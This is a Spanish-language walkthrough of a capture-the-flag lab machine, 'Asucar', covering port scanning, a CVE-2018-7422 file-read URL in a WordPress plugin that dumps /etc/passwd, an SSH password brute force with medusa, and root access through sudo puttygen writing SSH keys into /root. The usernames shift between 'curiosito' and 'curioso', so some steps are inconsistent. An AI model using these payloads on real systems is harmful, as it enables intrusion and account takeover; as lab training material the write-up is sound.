

ASUCAR

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip asucar.zip
```

```
Archive: asucar.zip  
inflating: asucar.tar  
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh asucar.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.166 ms  
  
— 172.17.0.2 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.166/0.166/0.166/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 14:24 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_  256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)
|_  256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-generator: WordPress 6.5.3
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Asucar Moreno
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTO 80

Puertos 22 y 80. Añadimos asucar.dl a /etc/hosts



ENUMERACIÓN

```
nuclei -u http://asucar.dl
```

```
➤ nuclei -u http://asucar.dl

nuclei
v3.2.9

Found 2 templates with runtime error (use -validate flag for further examination)
[WRN] Found 2 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.2.9 (latest)
[INF] Current nuclei-templates version: v9.9.0 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 164
[INF] Templates loaded for current scan: 8199
[INF] Executing 8199 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1551 (Reduced 1460 Requests)
[caa-fingerprint] [dns] [info] asucar.dl
[INF] Using Interactsh Server: oast.fun
[CVE-2018-7422] [http] [high] http://asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
[addeventlistener-detect] [http] [info] http://asucar.dl
[apache-detect] [http] [info] http://asucar.dl ["Apache/2.4.59 (Debian)"]
[wordpress-login] [http] [info] http://asucar.dl/wp-login.php
[http-missing-security-headers:x-frame-options] [http] [info] http://asucar.dl
[http-missing-security-headers:x-content-type-options] [http] [info] http://asucar.dl
[http-missing-security-headers:clear-site-data] [http] [info] http://asucar.dl
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://asucar.dl
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://asucar.dl
[http-missing-security-headers:strict-transport-security] [http] [info] http://asucar.dl
[http-missing-security-headers:content-security-policy] [http] [info] http://asucar.dl
```

Nuclei es una herramienta de escaneo de vulnerabilidades y detección de configuraciones erróneas altamente configurable y extensible desarrollada por ProjectDiscovery. Utiliza plantillas para identificar vulnerabilidades conocidas en aplicaciones web, servicios y entornos de red. Algunas de sus características incluyen:


- 1- Ejecución de Plantillas:** Utiliza plantillas YAML para definir pruebas de vulnerabilidad, lo que permite a los usuarios personalizar y expandir fácilmente las pruebas.
- 2- Modularidad:** Permite la creación de plantillas personalizadas y su combinación con plantillas existentes para realizar escaneos más específicos y adaptados a las necesidades del usuario.
- 3- Escalabilidad:** Capaz de manejar grandes volúmenes de solicitudes, haciéndola adecuada para entornos de prueba y auditorías a gran escala.
- 4- Integración con Interactsh:** Permite la detección de vulnerabilidades que requieren interacción con servidores externos.

CVE-2018-7422: Una vulnerabilidad de alta severidad en el plugin de WordPress Site Editor, que permite el acceso no autorizado al archivo `/etc/passwd` a través de

la URL

http://asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd.


Tan sencillo, como poner esta url en el navegador



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:./nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin mysql:x:100:101:MySQL Server,./nonexistent:/bin/false systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin messagebus:x:101:102:./nonexistent:/usr/sbin/nologin sshd:x:102:65534:./run/ssh:/usr/sbin/nologin curiosito:x:1000:1000:./home/curiosito:/bin/bash {"success":true,"data":{"output":[]}}
```

Sacamos el usuario **curiosito**. Con medusa vamos por la contraseña

EXPLOTACIÓN



```
medusa -h 172.17.0.2 -u curiosito -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: ashley (19 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: qwerty (20 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: iloveu (22 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: 000000 (23 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: michelle (24 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: tigger (25 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: sunshine (26 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: chocolate (27 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User: curiosito (1 of 1, 0 complete) Password: password1 (28 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: curiosito Password: password1 [SUCCESS]
```

curiosito/password1. Entramos por ssh

```

└─$ ssh curioso@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbz000gHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
curioso@172.17.0.2's password:
Linux 9805118fc57d 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
GNU/Linux 6.8.11-1kali2
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curioso@9805118fc57d:~$

```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```

curioso@9805118fc57d:~$ sudo -l
Matching Defaults entries for curioso on 9805118fc57d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin

User curioso may run the following commands on 9805118fc57d:
    (root) NOPASSWD: /usr/bin/puttygen
curioso@9805118fc57d:~$

```

Puttygen es la herramienta de generación de claves SSH para la versión linux de PuTTY. Funciona de forma similar a la herramienta ssh-keygen de OpenSSH. La función básica es crear pares de claves públicas y privadas. PuTTY almacena las claves en su propio formato en archivos .ppk. Sin embargo, la herramienta también puede convertir formatos de claves.

Cómo la usamos para hacernos root:

1- Generamos un par de claves RSA (clave privada y pública) y las guardamos usando el nombre id_rsa

```
puttygen -t rsa -b 2048 -O private-openssh -o ~/.ssh/id_rsa
```

2- Añadimos la clave pública al archivo authorized_keys

```
puttygen -L ~/.ssh/id_rsa >> ~/.ssh/authorized_keys
```

3- Copiamos la clave privada a la carpeta .ssh del usuario root

```
sudo puttygen /home/curioso/.ssh/id_rsa -o /root/.ssh/id_rsa
```

4- Generamos la clave pública en formato OpenSSH y la guardamos en el archivo authorized_keys del usuario root

```
sudo puttygen /home/curioso/.ssh/id_rsa -o /root/.ssh/authorized_keys -O  
public-openssh
```

5- Iniciamos sesión ssh

```
ssh -i /home/curioso/.ssh/id_rsa root@localhost
```

```
root@7029895e2169:~#
```

